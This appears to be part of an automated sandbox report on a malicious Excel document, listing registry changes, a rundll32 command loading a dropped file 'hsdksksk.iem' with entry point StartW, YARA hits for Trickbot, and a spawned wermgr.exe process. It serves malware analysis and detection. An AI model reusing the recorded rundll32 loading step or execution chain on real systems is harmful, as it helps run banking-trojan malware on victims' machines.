00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	|{5	binary	7C 7B 35 00 08 05 00 00 02 00 00 00 00 00 00 00 78 00 00 00 01 00 00 00 3A 00 00 00 32 00 00 00 63 00 35 00 32 00 37 00 33 00 32 00 35 00 64 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 63 00 35 00 32 00 37 00 33 00 32 00 35 00 64 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1387003905	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1387003905	1387003906	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: rundll32.exe PID: 2340 Parent PID: 1288

General

Start time:	18:42:43
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\hsdksksk.iem,StartW
Imagebase:	0xffae0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\hsdksksk.iem	unknown	64	success or wait	1	FFAE27D0	ReadFile
C:\Users\user\hsdksksk.iem	unknown	264	success or wait	1	FFAE281C	ReadFile

Analysis Process: rundll32.exe PID: 2312 Parent PID: 2340

General

Start time:	18:42:43
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\hsdksksk.iem,StartW
Imagebase:	0xe90000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2096107632.0000000000310000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2096083539.0000000000291000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2096003608.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2096037791.0000000000224000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 260 Parent PID: 2312

General

Start time:	18:42:44
Start date:	12/05/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis